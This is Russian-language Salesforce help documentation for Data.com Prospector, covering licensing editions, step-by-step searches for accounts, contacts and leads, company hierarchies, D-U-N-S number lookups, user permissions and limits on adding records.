- Все пользователи могут выполнять поиск по полной базе организаций и контактов Data.com. Тем не менее, пользователи бесплатной версии не могут просматривать номера телефонов и адреса эл. почты контактов, бизнес-карточки организаций и данные D&B для организаций, а также добавлять записи в систему Salesforce и очищать записи. Чтобы получить доступ ко всем данным Data.com, приобретите лицензии Data.com и настроить соответствующие функции.

Набор продуктов Data.com включает Data.com Prospector, Data.com Clean и интеграцию данных.

Прим.: В организациях с версией Performance Edition пользователи автоматически получают Data.com Prospector и Data.com Clean.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Лицензия Data.com Prospector доступна в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Лицензия на функцию «Data.com Clean» доступна в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Data.com Social Key доступно по лицензии Data.com Clean в следующих версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Data.com Prospector

Используйте Data.com Prospector для поиска ценных сведений о компаниях по базе данных D&B и миллионам общедоступных контактов. Данные записи могут быть добавлены в систему Salesforce в качестве новых организаций, контактов и интересов или экспортированы в другие приложения. Данный продукт позволяет быстро получать данные, необходимые для планирования территорий сбыта, сегментирования кампаний, поиска новых организаций и расширения корпоративной сети продаж.

Data.com Clean

Функция очистки Data.com обеспечивает непрерывное обновление в вашей организации с использованием данных из Dun & Bradstreet и Data.com. Используя задания очистки, можно чистить записи на регулярной основе. Вы также можете чистить отдельные записи или списки записей.

Интеграция данных

С помощью интеграции данных можно поддерживать актуальность сведений в вашей организации благодаря информации из Dun и Bradstreet, Data.com и сторонних пакетов данных. При активации правила интеграции данных функция интеграции данных производит массовое обновлений ваших записей с помощью информации из службы данных правила. При активации правила интеграции данных записи обновляются по мере необходимости при их добавлении или изменении.

СМ. ТАКЖЕ:

- Интеграция данных
- Data.com Clean
- Поиск новых компаний, контактов и интересов непосредственно в Salesforce
- Как определить продукт Data.com, используемый в организации?
- Какой продукт должна использовать моя организация для очистки записей организаций, контактов и интересов?
- http://www.salesforce.com/crm/data-editions-pricing/

Data.com Prospector

Используйте Data.com Prospector для поиска ценных сведений о компаниях по базе данных D&B и миллионам общедоступных контактов. Данные записи могут быть добавлены в систему Salesforce в качестве новых организаций, контактов и интересов или экспортированы в другие приложения. Данный продукт позволяет быстро получать данные, необходимые для планирования территорий сбыта, сегментирования кампаний, поиска новых организаций и расширения корпоративной сети продаж.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Все пользователи могут выполнять поиск организаций и контактов в Data.com. Ниже перечислены действия, доступные пользователям при наличии лицензии Data.com Prospector.

- Добавление организаций и контактов в организацию, а также добавление контактов в качестве интересов.
- Добавление контактов прямо из записи организации.
- Экспорт организаций и контактов из Data.com.
- Обновление записей организаций, контактов и интересов вручную независимо от того, добавлены ли они из Data.com.
- Извлечение подробных сведений о поиске потенциальных клиентов для просмотра сведений о деятельности, финансах, конкурентах и отраслях организаций.
- Иерархический просмотр взаимосвязей элементов и информации об организации, такой как годовой доход, владелец и количество сотрудников. (Доступно пользователям Data.com Prospector в режиме бета-версии.)

Продукт Data.com Prospector доступен в двух версиях: Corporate Prospector и Premium Prospector. Версия Premium Prospector содержит дополнительные поля Dun & Bradstreet для добавления или ручной очистки записей организаций, контактов и интересов. Пользователи Premium Prospector также имеют доступ к странице «Иерархия компаний». Если не указано иное, то интерактивная справка Salesforce ссылается на продукт Data.com Premium Prospector. Для получения дополнительной информации о версии Premium Prospector обратитесь к менеджеру по работе с клиентами Salesforce.

Версия **Data.com Prospector**	Поля **Dun & Bradstreet (D&B)**
Data.com Corporate Prospector	Основной набор полей D&B.

Версия Data.com Prospector	Поля Dun & Bradstreet (D&B)
Data.com Premium Prospector	Основной набор полей D&B, а также поле «Компания D&B». Данное поле ссылается на связанную запись «Компания D&B», содержащую более 70 дополнительных полей D&B, доступных на вкладке «Компании D&B». На странице «Иерархия компаний» представлены взаимосвязи компании Dun & Bradstreet в иерархическом виде.

Data.com Prospector в версиях Classic Experience и Lightning Experience

Поиск потенциальных клиентов в Lightning Experience

Управление доступом к результатам поиска и соответствующим функциям Data.com

Подробные сведения о поиске потенциальных клиентов в версии Lightning

Поиск потенциальных клиентов в Salesforce Classic

Получение необходимых сведений по отрасли, финансам и конкурентам для ваших организаций

Описание подробных сведений о поиске потенциальных клиентов

Поиск новых компаний, контактов и интересов непосредственно в Salesforce

Средство Data.com Prospector позволяет искать новые компании и контакты в наиболее интересных отраслях и местоположениях. Добавьте записи для новой организации, контакта и интереса в Salesforce или экспортируйте их из других приложений. Для получения необходимых данных в нужное время можно выполнять поиск в сведениях о компаниях, отраслях и финансах в базе данных Dun & Bradstreet® и по миллионам общедоступных контактов.

Подробные сведения о поиске потенциальных клиентов в Lightning

Функция «Подробные сведения о поиске потенциальных клиентов» Data.com объединяет сведения о компаниях Dun & Bradstreet и отраслевую аналитику в экспресс-снимок. Вкладки с информацией о компании, иерархиями организаций и ссылками на связанные отрасли могут использоваться для начала обстоятельных переговоров с потенциальными и текущими клиентами.

Поиск новых компаний, контактов и интересов непосредственно в Salesforce

Средство Data.com Prospector позволяет искать новые компании и контакты в наиболее интересных отраслях и местоположениях. Добавьте записи для новой организации, контакта и интереса в Salesforce или экспортируйте их из других приложений. Для получения необходимых данных в нужное время можно выполнять поиск в сведениях о компаниях, отраслях и финансах в базе данных Dun & Bradstreet® и по миллионам общедоступных контактов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Рекомендации по поиску организаций, контактов и интересов в Salesforce

Ниже перечислены некоторые важные ограничения по поиску и добавлению записей из Data.com.

Быстрый поиск организаций прямо из Salesforce

После приобретения лицензии Data.com Prospector нахождение новых компаний по отраслям и местоположениям, в которых вы наиболее заинтересованы, превратится в простую задачу. Добавьте сведения о компании в Salesforce в виде новых организаций всего за несколько шагов.

Увеличение числа организаций в Salesforce Lightning

Клиенты Data.com Prospector могут находить требуемые организации на странице «Организации» и добавлять их в свои организации за несколько действий.

Быстрый поиск интересующихся клиентов прямо из Salesforce

Чтобы найти нужные интересы, Приобретя лицензию Data.com Prospector, вы сможете находить контакты в компаниях, отраслях и местах, в которых вы наиболее заинтересованы. После этого вы сможете добавлять записи в Salesforce в качестве новых интересующихся клиентов.

Быстрый поиск контактов прямо из Salesforce

Нужны контакты? Приобретя лицензию Data.com Prospector, вы сможете находить контакты в компаниях, отраслях и местах, в которых вы наиболее заинтересованы. После этого вы сможете добавлять записи в Salesforce в качестве новых интересующихся клиентов.

Поиск ключевых контактов среди ваших организаций

Нужно найти необходимый контакт в одной из ваших организаций? После приобретения лицензии Data.com Prospector станет удобно искать контакты в компаниях по названию должности, местоположению и отрасли. Затем одним щелчком мыши вы можете добавить записи в Salesforce.

Замечания по работе с контактами Data.com в Salesforce

Клиенты Data.com Prospector могут искать нужные им контакты на странице **«Организация»** и добавлять их в свои организации за несколько действий.

Поиск компаний в одной корпоративной иерархии

Иерархия компаний Data.com использует данные Dun & Bradstreet в Data.com для отображения иерархического представления компаний. Она отображает иерархические взаимосвязи и сведения об организациях (например, годовой доход, тип собственности и количество сотрудников).

Рекомендации по поиску организаций, контактов и интересов в Salesforce

Ознакомьтесь с некоторыми рекомендациями по поиску новых компаний и контактов при помощи Data.com Prospector.

Рекомендации по поиску организаций, контактов и интересов в Salesforce

Ниже перечислены некоторые важные ограничения по поиску и добавлению записей из Data.com.

- В настоящее время система классификации «Категории отраслей Data.com» не поддерживает подотрасли для отрасли «Власть» ввиду наличия некоторых ограничений по соотнесению отраслей между системами классификации «Категории отраслей Data.com» и «Стандартная промышленная классификация».
- По умолчанию каждый пользователь с лицензией Data.com Prospector может ежемесячно добавлять не более 300 записей. Данное количество может быть изменено. Неиспользованные записи аннулируются в последний день каждого месяца в соответствии с часовым поясом организации.
- Каждому пользователю, которому предоставляется доступ к продукту Data.com Prospector, назначается отдельная лицензия Data.com Prospector.
- При приобретении только продукта Data.com Prospector очистка записей доступна только пользователям с соответствующими лицензиями.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

- При добавлении записей из Data.com годовой доход доступен только в долларах США. Если «Доллар США» не является активной валютой в вашей организации, записи, добавленные из Data.com, не будут содержать сведения о годовом доходе.

СМ. ТАКЖЕ:

Рекомендации по поиску организаций, контактов и интересов в Salesforce

Быстрый поиск организаций прямо из Salesforce

После приобретения лицензии Data.com Prospector нахождение новых компаний по отраслям и местоположениям, в которых вы наиболее заинтересованы, превратится в простую задачу. Добавьте сведения о компании в Salesforce в виде новых организаций всего за несколько шагов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления организаций из Data.com:

- «Создание» для организаций

1. Откройте вкладку Data.com.
2. Выберите вложенную вкладку **«Поиск организаций»**.
3. Введите или выберите критерии поиска. Например, при установке флажка в поле «Отрасль» отображается панель выбора отрасли, поддерживающая использование отраслевых классификаций и позволяющая выбирать нужные отрасли и подотрасли в качестве критериев поиска. При установке флажка в поле «Расположение» отображается панель выбора расположения, поддерживающая добавление соответствующего запроса в критерий поиска.
4. Нажмите кнопку **«Поиск»**. Результаты сортируются по количеству активных контактов.
   Чтобы просмотреть записи, помеченные как неактивные, установите флажок «Показать неактивные записи» в разделе «Параметры». Неактивные записи помечаются значком .
5. При наличии слишком большого количества результатов можно выполнить указанные ниже действия.
   - Отсортируйте результаты по заголовку любого столбца. Например, чтобы отсортировать результаты по времени последнего обновления, щелкните заголовок «Обновлено».
   - Чтобы открыть нужную страницу, введите ее номер в поле «Страница».
   - Воспользуйтесь стрелками для перехода к следующей или предыдущей странице.
6. Чтобы уточнить результаты поиска, воспользуйтесь фильтрами. При необходимости разверните категории фильтрации. Введите нужный диапазон или установите флажки напротив всех соответствующих фильтров.
7. Добавьте все или только выбранные организации в систему Salesforce.
   - Чтобы добавить все организации, нажмите кнопку **«Добавить в Salesforce»** и выделите пункт *«Все»*.
   - Чтобы добавить одну или несколько организаций, выберите нужные записи и нажмите кнопку **«Добавить в Salesforce»**, а затем выделите пункт *«Выбрано»*.
8. Нажмите кнопку **«Продолжить»**.
   Выбранные записи, являющиеся повторами, добавляются только в том случае, если организация Salesforce поддерживает использование повторяющихся записей организаций. Для добавления более 200 записей может потребоваться

несколько минут. После завершения добавления пользователю будет отправлено соответствующее сообщение эл. почты.

9. Чтобы просмотреть список новых записей на начальной странице организаций, щелкните **«Перейти к организациям»** в сообщении-подтверждении.

   При использовании продукта Data.com Prospector добавление организации Data.com инициирует автоматическое создание соответствующей записи компании D&B (при ее наличии в Data.com) в системе Salesforce, а также связывание с записью организации посредством поля «Компания D&B».

СМ. ТАКЖЕ:

Рекомендации по поиску организаций, контактов и интересов в Salesforce

Общие сведения о поисках Data.com

Увеличение числа организаций в Salesforce Lightning

Клиенты Data.com Prospector могут находить требуемые организации на странице «Организации» и добавлять их в свои организации за несколько действий.

Кнопка **Увеличить число организаций** открывает диалоговое окно для поиска и добавления организаций Data.com в организацию пользователя. Эта усовершенствованная функция позволяет получать требуемые организации в нужное время прямо на странице «Организации».

ВЕРСИИ

Доступно при наличии лицензии Data.com Prospector в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**

Используйте комбинацию доступных фильтров, чтобы находить требуемые организации.

Годовой доход
Выберите логический оператор и введите значение годового дохода. Можно добавить несколько экземпляров фильтра «Годовой доход» с такими логическими операторами.

Компания или веб-сайт
Введите имя компании или веб-сайта полностью или частично.

Область
Выберите из списка областей или организованных территорий без прав юридического лица.

Прим.: Области действительны только при фильтрации, где в качестве страны указаны Соединенные Штаты.

Страна
Выберите из списка стран.

Тип расположения
Выберите из списка доступных типов расположения.

- «Филиал»: дополнительное расположение для головного офиса.
- «Головной офис»: компания, контролирующая филиалы или отделения.
- «Один офис»: компания, которая не располагает филиалами или отделениями.

Быстрый поиск интересующихся клиентов прямо из Salesforce

Чтобы найти нужные интересы, Приобретя лицензию Data.com Prospector, вы сможете находить контакты в компаниях, отраслях и местах, в которых вы наиболее заинтересованы. После этого вы сможете добавлять записи в Salesforce в качестве новых интересующихся клиентов.

1. Откройте вкладку Data.com.
2. Используйте вкладку «Поиск контактов», чтобы ввести или выбрать параметры поиска. Например, при установке флажка в поле «Отрасль» отображается панель выбора отрасли, поддерживающая использование отраслевых классификаций и позволяющая выбирать нужные отрасли и подотрасли в качестве критериев поиска. При установке флажка в поле «Расположение» отображается панель выбора расположения, поддерживающая добавление соответствующего запроса в критерий поиска.
3. Нажмите кнопку **«Поиск»**.
   Результаты сортируются в алфавитно-числовом порядке. Чтобы просмотреть записи, помеченные как неактивные, установите флажок «Показать неактивные записи» в разделе «Параметры». Неактивные записи помечаются значком .
4. При наличии слишком большого количества результатов можно выполнить указанные ниже действия.
   - Отсортируйте результаты по заголовку любого столбца. Например, чтобы отсортировать результаты по времени последнего обновления, щелкните заголовок «Обновлено».
   - Чтобы открыть нужную страницу, введите ее номер в поле «Страница».
   - Воспользуйтесь стрелками для перехода к следующей или предыдущей странице.

   Данные действия доступны в списках, содержащих не более 100 000 записей.
5. Чтобы уточнить результаты поиска, воспользуйтесь фильтрами. При необходимости разверните категории фильтрации. Введите нужный диапазон или установите флажки напротив всех соответствующих фильтров.
   Список обновляется автоматически.
6. Выберите нужные контакты и нажмите кнопку **«Добавить в Salesforce»**.
7. Чтобы добавить записи в качестве интересов, щелкните *«Интересы»* и нажмите кнопку **«Продолжить»**.
   Выбранные записи, являющиеся повторами, добавляются только в том случае, если организация Salesforce поддерживает использование повторяющихся записей интересов. Для добавления более 200 записей может потребоваться несколько минут. После завершения добавления пользователю будет отправлено соответствующее сообщение эл. почты.
8. Чтобы просмотреть список новых записей на начальной странице интересов, щелкните **«Перейти к интересам»**.

   При использовании продукта Data.com Prospector добавление интереса Data.com инициирует автоматическое создание соответствующей записи компании D&B (при ее наличии в Data.com) в системе Salesforce, а также связывание с записью интереса посредством поля «Компания D&B».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления контактов Data.com в качестве интересов:

- «Создание» для интересов

СМ. ТАКЖЕ:

Поиск ключевых контактов среди ваших организаций

Быстрый поиск контактов прямо из Salesforce

Нужны контакты? Приобретя лицензию Data.com Prospector, вы сможете находить контакты в компаниях, отраслях и местах, в которых вы наиболее заинтересованы. После этого вы сможете добавлять записи в Salesforce в качестве новых интересующихся клиентов.

1. Откройте вкладку Data.com.
2. Используйте вкладку «Поиск контактов», чтобы ввести или выбрать параметры поиска. Например, при установке флажка в поле «Отрасль» отображается панель выбора отрасли, поддерживающая использование отраслевых классификаций и позволяющая выбирать нужные отрасли и подотрасли в качестве критериев поиска. При установке флажка в поле «Расположение» отображается панель выбора расположения, поддерживающая добавление соответствующего запроса в критерий поиска.
3. Нажмите кнопку **«Поиск»**.
   Результаты сортируются в алфавитно-числовом порядке. Чтобы просмотреть записи, помеченные как неактивные, установите флажок «Показать неактивные записи» в разделе «Параметры». Неактивные записи помечаются значком .
4. При наличии слишком большого количества результатов можно выполнить указанные ниже действия.
   - Отсортируйте результаты по заголовку любого столбца. Например, чтобы отсортировать результаты по времени последнего обновления, щелкните заголовок «Обновлено».
   - Чтобы открыть нужную страницу, введите ее номер в поле «Страница».
   - Воспользуйтесь стрелками для перехода к следующей или предыдущей странице.

   Данные действия доступны в списках, содержащих не более 100 000 записей.
5. Чтобы уточнить результаты поиска, воспользуйтесь фильтрами. При необходимости разверните категории фильтрации. Введите нужный диапазон или установите флажки напротив всех соответствующих фильтров.
   Список обновляется автоматически.
6. Добавьте все или только выбранные контакты в систему Salesforce.
   - Чтобы добавить все контакты, нажмите кнопку **«Добавить в Salesforce»** и выделите пункт **«Все»**.
   - Чтобы добавить один или несколько контактов, выберите нужные записи и нажмите кнопку **«Добавить в Salesforce»**, а затем выделите пункт *«Выбрано»*.

   Отображается сообщение, подтверждающее добавление выбранного количества записей.
7. Выберите **«Контакты»**.
   Введите или выберите организацию, с которой должны быть связаны контакты. Связыванию подлежит только одна организация. Чтобы создать нужную организацию, воспользуйтесь поиском.
8. Нажмите кнопку **«Продолжить»**.
   Выбранные записи, являющиеся повторами, добавляются только в том случае, если организация Salesforce поддерживает использование повторяющихся записей контактов. Для добавления более 200 записей может потребоваться несколько минут. После завершения добавления пользователю будет отправлено соответствующее сообщение эл. почты.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для поиска контактов Data.com:
- Специальные полномочия не требуются

Для добавления контактов Data.com:
- «Создание» для контактов

Для создания организации при добавлении контактов:
- «Создание» для организаций

9. Чтобы вернуться к записи организации, щелкните **«Перейти к организации»**.

СМ. ТАКЖЕ:

Рекомендации по поиску организаций, контактов и интересов в Salesforce

Общие сведения о поисках Data.com

Поиск ключевых контактов среди ваших организаций

Нужно найти необходимый контакт в одной из ваших организаций? После приобретения лицензии Data.com Prospector станет удобно искать контакты в компаниях по названию должности, местоположению и отрасли. Затем одним щелчком мыши вы можете добавить записи в Salesforce.

Прежде чем начать работу, убедитесь, что кнопка «Извлечь контакты» добавлена в макет страницы организаций.

1. Откройте страницу сведений о нужной организации.
2. Щелкните **«Извлечь контакты»**. В раскрывающемся списке...
   - выберите фильтр для ограничения результатов поиска по уровню или отделу, либо
   - выберите значение **«Все...»** для просмотра всех контактов организации.

   Откроется вкладка Data.com, содержащая список контактов, соответствующих имени организации и любым заданным критериям фильтрации. Например, чтобы найти менеджеров компании Universal Telco, откройте страницу сведений об организации Universal Telco. Щелкните **«Извлечь контакты»** и в разделе «По уровню» выберите значение *«Уровень менеджера»*. Откроется вкладка Data.com, содержащая список менеджеров компании Universal Telco.
3. Чтобы ограничить результаты поиска, задайте дополнительные критерии фильтрации. При необходимости разверните категории фильтрации. Введите нужный диапазон или установите флажки напротив всех соответствующих фильтров.
4. Добавьте все или только выбранные контакты в систему Salesforce.
   - Чтобы добавить все контакты, нажмите кнопку **«Добавить в Salesforce»**.
   - Чтобы добавить один или несколько контактов, выберите нужные записи и нажмите кнопку **«Добавить в Salesforce»**, а затем выделите пункт *«Выбрано»*.
5. Чтобы добавить записи в качестве контактов, связанных с исходной организацией, щелкните **«Контакты»**. В этом случае контакты будут связаны с исходной организацией.
6. Чтобы добавить записи, нажмите кнопку **«Продолжить»**.
   Выбранные записи, являющиеся повторами, добавляются только в том случае, если организация Salesforce поддерживает использование повторяющихся записей контактов. Для добавления более 200 записей может потребоваться несколько минут. После завершения добавления пользователю будет отправлено соответствующее сообщение эл. почты.
7. Чтобы вернуться к записи организации, щелкните **«Перейти к организации»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для извлечения контактов Data.com из организации:

- «Чтение» для организаций

  И

  «Создание» для контактов

СМ. ТАКЖЕ:

Быстрый поиск контактов прямо из Salesforce

Быстрый поиск интересующихся клиентов прямо из Salesforce

Замечания по работе с контактами Data.com в Salesforce

Клиенты Data.com Prospector могут искать нужные им контакты на странице **«Организация»** и добавлять их в свои организации за несколько действий.

Доступно при наличии лицензии Data.com Prospector в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Кнопка **«Увеличить число контактов»** открывает диалоговое окно для поиска и добавления контактов Data.com в свою организацию. Эта возможность позволяет получать нужные контакты в нужное время прямо на странице «Организация».

Ниже перечислены некоторые вещи, которые нужно знать о функции «Увеличить число контактов».

Ограничения	Описание
Максимум 200 контактов	Разрешается добавлять не более 200 контактов в одном запросе. Если выбрать больше 200 контактов, будет предложено отменить выбор некоторых контактов.
Фильтры	• Фильтры соединяются логическим оператором И. • Добавляйте по одному экземпляру фильтра. Добавление нескольких экземпляров фильтра может привести к непредсказуемым результатам. • `Department` — выберите 1 или несколько отделов в списке с прокруткой. • `Level` — выберите 1 или несколько уровней в списке с прокруткой. • `Title` — введите одну должность или список должностей через запятую.
Организация должна быть очищенной	Функция «Увеличить число контактов» работает только с очищенными организациями. Такие организации могут импортироваться из Data.com, либо вы очистили организацию после добавления записи в свою организацию. Если выбранная организация не очищена, узнайте у своего администратора, как ее очистить.

Фильтрация контактов в списковом представлении «Увеличение числа контактов»
Отфильтруйте имеющиеся результаты Data.com для выбранной организации, затем добавьте нужные контакты.

Фильтрация контактов в списковом представлении «Увеличение числа контактов»

Отфильтруйте имеющиеся результаты Data.com для выбранной организации, затем добавьте нужные контакты.

Для этого потребуется лицензия Data.com Prospector.

В зависимости от того, по какому полю выполняется фильтрация, будут доступны различные варианты. Можно фильтровать по должности, отделу или уровню.

- Фильтры соединяются логическим оператором И.
- Добавляйте по одному экземпляру фильтра. Добавление нескольких экземпляров фильтра может привести к непредсказуемым результатам.
- `Department` — выберите 1 или несколько отделов в списке с прокруткой.
- `Level` — выберите 1 или несколько уровней в списке с прокруткой.
- `Title` — введите одну должность или список должностей через запятую.

Имеется несколько новых значков, чтобы идентифицировать контакты при использовании фильтров для уточнения результатов поиска.

Значок	Описание
	Контакт уже хранится в CRM.
	Контакт принадлежит организации пользователя.

1. В диалоговом окне **«Увеличение числа контактов»** щелкните  .
2. Нажмите кнопку **«Добавить фильтр»**.
3. В окне **«Создать фильтр»** выберите фильтр, который нужно добавить.
4. В поле «Значение» выберите нужные значения или введите их вручную.
5. Нажмите кнопку **«Готово»**.
6. Чтобы установить еще один фильтр, нажмите **«Добавить фильтр»**.
7. Чтобы удалить фильтр, щелкните  .
8. Чтобы применить изменения и сохранить фильтры, нажмите кнопку **«Сохранить»**.

Поиск компаний в одной корпоративной иерархии

Иерархия компаний Data.com использует данные Dun & Bradstreet в Data.com для отображения иерархического представления компаний. Она отображает иерархические взаимосвязи и сведения об организациях (например, годовой доход, тип собственности и количество сотрудников).

Иерархия компаний Data.com использует данные Dun & Bradstreet для отображения представления иерархической взаимосвязи организации со связанными компаниями. Чтобы добавить организацию в организацию Salesforce, нажмите кнопку **«Добавить организацию»** напротив нужной организации.

Иерархия компаний доступна в качестве части продукта Data.com Prospector. Помимо взаимосвязей между корпоративными единицами, иерархия представляет связанный годовой доход и число сотрудников в разных корпоративных единицах. Кроме того, иерархия содержит сведения из организации Salesforce (например, существует ли корпоративная единица в форме записи организации, а также кто владелец организации). На основе этих сведений торговые представители могут выявлять соответствующих потенциальных клиентов и добавлять их в качестве организаций непосредственно из иерархического представления.

Иерархия компаний Data.com отображает разные типы компаний и их взаимосвязи.

Тип компании	Описание
Глобальный головной офис	Высшая организационная единица в корпоративной иерархической структуре, контролирующая локальные или международные компании и отделения.
Локальный головной офис	Высшая единица корпоративной иерархии внутри одной страны. Как правило, локальный головной офис подчиняется глобальному головному офису.
«Головной офис»:	Компания, которая может располагать филиалами, подразделениями и отделениями, неся за них финансовую ответственность.
«Филиал»:	Дополнительное расположение головного офиса.
«Один офис»:	Компания, которая не располагает филиалами или отделениями.
Нерыночная	Данная компания не является рыночной, поэтому сведения о записи не отображаются намеренно. Данная запись не может быть добавлена из иерархии, но поддерживается просмотр или добавление активных связанных организаций.

Просмотр иерархии компаний для организаций

Иерархия компаний Data.com отображает иерархическую взаимосвязь организаций, а также важные сведения об организациях. Пользователи могут просматривать иерархические взаимосвязи и сведения об организациях (например, годовой доход, тип собственности и количество сотрудников).

Поиск новых организаций по номеру D-U-N-S глобального головного подразделения

Если используется продукт Data.com Prospector, он очень удобен для поиска новых компаний для сотрудничества, входящих в иерархию существующих организаций. Достаточно просто выполнить поиск по номеру D-U-N-S глобального головного подразделения из записи компании D&B. Вы увидите остальные компании в пределах одной корпоративной структуры и сможете добавить эти компании в Salesforce в качестве новых организаций.

Рекомендации по добавлению организаций из одной иерархии компаний в Salesforce

Функция Иерархия компаний Data.com выполняет поиск записей компании Dunn & Bradstreet в Data.com и отображает связи компаний в иерархическом виде. В иерархии компаний можно добавлять записи организаций в систему Salesforce. Ниже перечислены некоторые рекомендации по добавлению записей Data.com в систему Salesforce через иерархию компаний.

СМ. ТАКЖЕ:

Настройка макетов страниц для продукта Data.com Prospector и функции Data.com Clean

Просмотр иерархии компаний для организаций

Иерархия компаний Data.com отображает иерархическую взаимосвязь организаций, а также важные сведения об организациях. Пользователи могут просматривать иерархические взаимосвязи и сведения об организациях (например, годовой доход, тип собственности и количество сотрудников).

1. Откройте страницу сведений об организации.
2. Нажмите кнопку Иерархия компаний Data.com.

См. также:

Настройка макетов страниц для продукта Data.com Prospector и функции Data.com Clean

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Поиск новых организаций по номеру D-U-N-S глобального головного подразделения

Если используется продукт Data.com Prospector, он очень удобен для поиска новых компаний для сотрудничества, входящих в иерархию существующих организаций. Достаточно просто выполнить поиск по номеру D-U-N-S глобального головного подразделения из записи компании D&B. Вы увидите остальные компании в пределах одной корпоративной структуры и сможете добавить эти компании в Salesforce в качестве новых организаций.

Глобальное головное подразделение — это самая главная компания организации, которая обозначается девятизначным номером D-U-N-S глобального головного подразделения. Все компании, относящиеся к корпоративной структуре глобального головного подразделения, обозначаются тем же номером D-U-N-S.

Прим.: Прежде чем выполнить поиск по номеру D-U-N-S глобального головного подразделения, добавьте кнопку «Поиск номера D-U-N-S глобального головного подразделения» в макет страницы компаний D&B.

1. Чтобы просмотреть организации, использующие такой же номер D-U-N-S глобального головного подразделения, откройте страницу сведений о нужной компании D&B.
2. Нажмите кнопку **«Поиск номера D-U-N-S глобального головного подразделения»**. При этом откроется вкладка Data.com, содержащая список организаций, которые соответствуют номеру D-U-N-S, указанному в записи компании D&B.
3. Чтобы отсортировать длинный список результатов, воспользуйтесь любым заголовком таблицы. Например, заголовок **«Тип расположения»** сортирует результаты по значениям «Головной офис», «Один офис» и «Филиал».
4. Чтобы уточнить результаты поиска, воспользуйтесь фильтрами.
5. Чтобы открыть бизнес-карточку организации для просмотра дополнительной информации (например, местоположение организации), щелкните имя нужной организации.
6. Добавьте все или только выбранные организации в систему Salesforce.
7. Чтобы просмотреть список новых записей на начальной странице организаций, щелкните **«Перейти к организациям»** в сообщении-подтверждении.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления организаций из Data.com:

- «Создание» для организаций

Ниже перечислены некоторые рекомендации для поиска по номеру D-U-N-S глобального головного подразделения.

- Результаты поиска по номеру D-U-N-S глобального головного подразделения содержат *только* организации Data.com; если Data.com не содержит некоторых участников корпоративной структуры, то результаты поиска по номеру D-U-N-S могут быть *неполными*.
- Чтобы уточнить результаты поиска по номеру D-U-N-S глобального головного подразделения, воспользуйтесь фильтрами.
- При необходимости экспортируйте записи из результатов поиска по номеру D-U-N-S глобального головного подразделения.
- Поиск не может быть сохранен.

СМ. ТАКЖЕ:

Быстрый поиск организаций прямо из Salesforce

Рекомендации по добавлению организаций из одной иерархии компаний в Salesforce

Функция Иерархия компаний Data.com выполняет поиск записей компании Dunn & Bradstreet в Data.com и отображает связи компаний в иерархическом виде. В иерархии компаний можно добавлять записи организаций в систему Salesforce. Ниже перечислены некоторые рекомендации по добавлению записей Data.com в систему Salesforce через иерархию компаний.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

- Зеленая точка (●) отображается в результатах поиска напротив записей, которые уже хранятся в системе Salesforce. Данные записи могут быть добавлены повторно только в случае их удаления из системы Salesforce или включения поддержки повторов.

  Совет: Чтобы открыть страницу записи, которая уже хранится в системе Salesforce, наведите указатель мыши на зеленую точку и щелкните соответствующую ссылку.

- Записи из иерархии компаний можно добавлять только по одной.
- Записи считаются повторами при использовании одинакового кода Data.com в поле «Ключ `Data.com`». Запись, добавленная в качестве повтора, не учитывается в общем числе добавленных записей.
